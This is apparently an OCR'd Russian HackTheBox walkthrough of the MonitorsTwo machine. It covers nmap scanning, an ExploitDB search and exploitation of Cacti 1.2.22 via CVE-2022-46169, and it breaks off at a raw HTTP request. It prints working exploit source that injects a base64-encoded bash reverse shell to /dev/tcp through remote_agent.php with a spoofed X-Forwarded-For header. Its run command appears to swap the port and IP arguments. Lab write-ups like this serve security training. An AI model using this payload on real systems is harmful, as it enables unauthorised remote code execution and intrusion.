


```
Nmap scan report for monitorstwo.htb (10.10.11.211)
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Login to Cacti
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер находит нам два открытых порта: 22 — служба OpenSSH 8.2p1 и 80 — веб-сервер Nginx 1.18.0.

Сразу переходим к сайту и видим там форму авторизации.


User Login
Enter your Username and Password below
Username
Password
Keep me signed in
Login
Version 1.2.22 | (c) 2004-2023 - The Cacti Group


Страница авторизации сайта

Ниже указана версия CMS Cacti — 1.2.22.

ТОЧКА ВХОДА

Первым делом стоит проверить, есть ли для обнаруженного движка уже готовые эксплоиты. Если ты, как и я, используешь **Kali Linux**, то база эксплоитов **ExploitDB** у тебя уже есть под рукой. Достаточно вызвать утилиту **SearchSploit** и указать ключевое слово.

```
searchsploit Cacti
```




```
┌──(ralf㉿ralf-PC)-[~]
└─$ searchsploit Cacti
----------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------------
Cacti - 'graph_view.php' Remote Command Execution (Metasploit)                     | php/webapps/16881.rb
Cacti 0.8.6-d - 'graph_view.php' Command Injection (Metasploit)                    | php/webapps/9911.rb
Cacti 0.8.6d - Remote Command Execution                                            | php/webapps/1062.pl
Cacti 0.8.6i - 'cmd.php?popen()' Remote Injection                                  | php/webapps/3029.php
Cacti 0.8.6i - 'copy_cacti_user.php' SQL Injection Create Admin                    | php/webapps/3045.php
Cacti 0.8.7 (RedHat High Performance Computing [HPC]) - 'utilities.php?Filter' Cross-Site Scripting | php/webapps/34504.txt
Cacti 0.8.7 - '/index.php/sql.php?Login Action login_username' SQL Injection       | php/webapps/31161.txt
Cacti 0.8.7 - 'data_input.php' Cross-Site Scripting                                | php/webapps/33000.txt
Cacti 0.8.7 - 'graph.php?view_type' Cross-Site Scripting                           | php/webapps/31157.txt
Cacti 0.8.7 - 'graph_view.php?filter' Cross-Site Scripting                         | php/webapps/31158.txt
Cacti 0.8.7 - 'graph_view.php?graph_list' SQL Injection                            | php/webapps/31156.txt
Cacti 0.8.7 - 'graph_xport.php?local_graph_id' SQL Injection                       | php/webapps/31160.txt
Cacti 0.8.7 - 'tree.php' Multiple SQL Injections                                   | php/webapps/31159.txt
Cacti 0.8.7e - Multiple Vulnerabilities                                            | php/webapps/10234.txt
Cacti 0.8.7e - OS Command Injection                                                | php/webapps/12339.txt
Cacti 0.8.7e - SQL Injection                                                       | php/webapps/12338.txt
Cacti 0.8.x - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities            | php/webapps/33374.txt
Cacti 1.2.12 - 'filter' SQL Injection                                              | php/webapps/49810.py
Cacti 1.2.8 - Authenticated Remote Code Execution                                  | multiple/webapps/48144.py
Cacti 1.2.8 - Remote Code Execution                                                | php/webapps/48128.py
Cacti 1.2.8 - Unauthenticated Remote Code Execution                                | multiple/webapps/48145.py
Cacti Superlinks Plugin 1.4-2 - SQL Injection                                      | php/webapps/33809.txt
Cacti Superlinks Plugin 1.4-2 - SQL Injection / Local File Inclusion               | php/webapps/35578.sh
Cacti v1.2.22 - Remote Command Execution (RCE)                                     | php/webapps/51166.py
Cacti v1.2.8 - Unauthenticated Remote Code Execution (Metasploit)                  | php/webapps/48159.rb
RaXnet Cacti 0.5/0.6.x/0.8.x - 'Graph_Image.php' Remote Command Execution Variant  | php/webapps/25927.pl
RaXnet Cacti 0.5/0.6/0.8 - 'Config_Settings.php' Remote File Inclusion             | php/webapps/25857.txt
RaXnet Cacti 0.5/0.6/0.8 - 'Top_Graph_Header.php' Remote File Inclusion            | php/webapps/25859.txt
RaXnet Cacti 0.6.x/0.8.x - 'Auth_Login.php' SQL Injection                          | php/webapps/24375.txt
----------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Эксплоиты, найденные при помощи SearchSploit

Видим, что есть эксплоит для подходящей версии Cacti. Он должен дать нам возможность удаленного выполнения кода (RCE). Посмотрим, какая есть дополнительная информация об эксплоите.

```
searchsploit -p php/webapps/51166.py
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/monitorstwo]
└─$ searchsploit -p php/webapps/51166.py
  Exploit: Cacti v1.2.22 - Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/51166
     Path: /usr/share/exploitdb/exploits/php/webapps/51166.py
    Codes: CVE-2022-46169
 Verified: False
File Type: Python script, ASCII text executable

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/monitorstwo]
└─$ python3 /usr/share/exploitdb/exploits/php/webapps/51166.py -h
usage: 51166.py [-h] [-u URL] -p REMOTE_PORT -i REMOTE_IP

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL (e.g. http://192.168.1.100/cacti)
  -p REMOTE_PORT, --remote_port REMOTE_PORT
                        reverse shell port to connect to
  -i REMOTE_IP, --remote_ip REMOTE_IP
                        reverse shell IP to connect to
```

Информация об эксплоите

Приступаем к эксплуатации. Сначала запустим листенер pwncat-cs для получения реверс-шелла. А затем и сам эксплоит:

```
python3 51166.py -u http://10.10.11.211 -p 10.10.14.111 -i 4321
```


Но в ответ ничего не получаем. Видимо, у нас нет доступа к нужному эндпоинту API. Что ж, придется действовать вручную. Открываем код эксплоита и пробуем повторить шаги.



```
import random
import httpx, urllib

class Exploit:
    def __init__(self, url, proxy=None, rs_host="",rs_port=""):
        self.url = url
        self.session = httpx.Client(headers={"User-Agent": self.random_user_agent()},verify=False,proxies=proxy)
        self.rs_host = rs_host
        self.rs_port = rs_port

    def exploit(self):
        # cacti local ip from the url for the X-Forwarded-For header
        local_cacti_ip  = self.url.split("//")[1].split("/")[0]

        headers = {
            'X-Forwarded-For': f'{local_cacti_ip}'
        }

        revshell = f"bash -c 'exec bash -i &>/dev/tcp/{self.rs_host}/{self.rs_port} <&1'"
        import base64
        b64_revshell = base64.b64encode(revshell.encode()).decode()
        payload = f";echo {b64_revshell} | base64 -d | bash -"
        payload = urllib.parse.quote(payload)
        urls = []

        # Adjust the range to fit your needs ( wider the range, longer the script will take to run the more success you will have achieving a reverse shell)
        for host_id in range(1,100):
            for local_data_ids in range(1,100):
                urls.append(f"{self.url}/remote_agent.php?action=polldata&local_data_ids[]={local_data_ids}&host_id={host_id}&poller_id=1{payload}")

        for url in urls:
            r = self.session.get(url,headers=headers)
            print(f"{r.status_code} - {r.text}" )
        pass

    def random_user_agent(self):
        ua_list = [
            "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36",
            "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0",
        ]
        return random.choice(ua_list)
```

Исходный код эксплоита

Здесь происходит обращение к странице `remote_agent.php`. Выполняем этот запрос через браузер и получаем сообщение об ошибке: мы не авторизованы.




```
GET /remote_agent.php HTTP/1.1
Host: monitorstwo.htb
Upgrade-Insecure-Requests: 1
